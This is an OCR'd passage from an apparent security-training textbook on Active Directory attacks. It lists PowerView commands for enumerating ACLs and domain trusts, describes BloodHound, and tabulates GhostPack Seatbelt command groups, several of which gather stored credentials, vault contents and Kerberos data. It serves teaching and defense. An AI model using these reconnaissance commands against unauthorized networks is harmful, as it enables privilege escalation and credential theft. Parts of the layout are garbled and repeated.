
Figure 6.86: Screenshot showing the output of the PowerView Get-NetOU command

Enumerating Access-Control Lists (ACLs)

An ACL consists of different access-control entries (ACEs) and individual ACEs that help in discovering a trustee such as a user or a group for defining different access rights. If an ACL is misconfigured by an administrator, a normal user can perform administrator tasks on the target AD environment. Attackers leverage this flaw to enumerate ACLs and find misconfigured ACLs and attempt to gain administrative privileges.

Command	Description
`Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs`	Retrieves the details of the ACLs for a specific group (users)
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who have modification rights for a group
`Invoke-ACLScanner -ResolveGUIDs`	Retrieves all information about ACEs
`Get-PathAcl -Path \\Windows11\Users (Works only with the shared folder)`	Retrieves the ACL linked with a specific path

Table 6.9: Commands to enumerate AD ACLs



```
PS C:\> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}

Enumerating Domain Trust and Forests

AD maintains a top-to-bottom hierarchy in maintaining objects. The hierarchy contains forests, trees, and domains. A forest is an instance of an AD environment that is composed of domain trees, domains, and OUs. Trees are composed of domains and sub-domains within in a specified domain namespace. Domains are logical representations of objects such as users, computer systems, and devices.

Active Directory Trust: Trust relationships between two domains can be represented as a communication link. This allows users of a specific domain to gain access to the resources of another domain. For example, users in domain X can access or request the resources in domain Y with a trust relationship. Trust relationships work by creating a single administrative unit through the merging of multiple domains. As given below, there are two directions for a trust relationship:

- **One-way trust:** It is also known as unidirectional trust. It allows users in a trusted domain to access the resources of a trusting domain.
- **Two-way trust:** It is also known as bi-directional trust. It allows users of one domain to access resources in another domain, and vice versa.

Enumerating domain trusts helps attackers increase the overall attack surface.

Command	Description
`Get-NetForest`	Retrieves the information of the current forest
`Get-NetForest -Forest <forest>`	Retrieves the information of the specified forest
`Get-NetForestDomain`	Retrieves all domains in the current forest
`Get-NetForestCatalog`	Retrieves the details of the global catalogs for the current forest
`Get-NetForestCatalog -Forest <forest>`	Retrieves the details of the global catalogs for the specified forest

Domain Mapping and Exploitation with Bloodhound

AD domain mapping provides the overall architecture of an AD domain's structure in an organization in a graphical user interface (GUI) format and shows the trust relationship between domain users and groups in an AD environment. Attackers attempt to identify a complex attack path in the target organization's AD environment using tools such as BloodHound and Docusnap. Security professionals can also use the same tools to identify and eliminate attack paths before they are exploited.

- **Bloodhound**

  Source: *https://bloodhoundenterprise.io*

  Bloodhound is a JavaScript web application that is built on top of Linkurious and compiled using Electron, with a Neo4j database fed by a C# data collector. It uses graph theory to reveal hidden and often unintended relationships within an AD environment. Attackers use BloodHound to easily identify complex attack paths in AD environments.

Identifying Insecurities Using GhostPack Seatbelt

- GhostPack Seatbelt is used to perform various security checks and collect information from a host system in both **defensive** and **offensive** ways
- Attackers use Seatbelt to collect host information including **PowerShell security settings**, **Kerberos tickets**, and items present in the Recycle Bin


Seatbelt Commands

- Run all the commands:

  `Seatbelt.exe -group=all`
- Retrieve complete results for a command without any filtering:

  `Seatbelt.exe <Command> -full`
- Run one or more specified commands remotely:

  ```
  Seatbelt.exe <Command> -
  computername=COMPUTER.DOMAIN.COM [-
  username=DOMAIN\USER -password=PASSWORD]
  ```



```

Identifying Insecurities Using GhostPack Seatbelt

Source: *https://github.com*

GhostPack contains different toolsets of C# implementations of PowerShell functionality. It includes Seatbelt, SharpUp, SharpRoast, SharpDump, SafetyKatz, and SharpWMI. Seatbelt is a C# project that performs several security-oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Attackers use Seatbelt to collect host information including PowerShell security settings, Kerberos tickets, and items in Recycle Bin. Using Seatbelt, attackers perform security checks to find insecurities, which can be exploited to launch active attacks on the host network.

Seatbelt has the following command groups: All, User, System, Slack, Chromium, Remote, and Misc.

Invoke command groups using the command **`Seatbelt.exe <group>`**.

Command	Description
`Seatbelt.exe -group=all`	Runs all the commands
`Seatbelt.exe -group=user`	Retrieves information by executing the following commands: **`ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, ExplorerMRUs, ExplorerRunCommands, FileZilla, FirefoxPresence, IdleTime, IEFavorites, IETabs,IEUrls, KeePass, MappedDrives, OfficeMRUs,OracleSQLDeveloper, PowerShellHistory, PuttyHostKeys,`**

	`PuttySessions,RDCManFiles, RDPSavedConnections, SecPackageCreds, SlackDownloads,SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups, WindowsCredentialFiles, WindowsVault`
`Seatbelt.exe -group=system`	Retrieves information by executing the following commands: `AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections, TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding,WSUS`
`Seatbelt.exe -group=slack`	Retrieves information by executing the following commands: `SlackDownloads, SlackPresence, SlackWorkspaces`
`Seatbelt.exe -group=chromium`	Retrieves information by executing the following commands: `ChromiumBookmarks, ChromiumHistory, ChromiumPresence`
`Seatbelt.exe -group=remote`	Retrieves information by executing the following commands: `AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall`
`Seatbelt.exe -group=misc`	Retrieves information by executing the following commands: `ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, InterestingFiles, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads,`

	`PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents`
`Seatbelt.exe <Command> [Command2]...`	Runs one or more specified commands
`Seatbelt.exe <Command> -full`	Retrieves complete results for a command without any filtering
`Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]`	Runs one or more specified commands remotely
`Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt`	Runs system checks and outputs to a .txt file

Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *https://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.

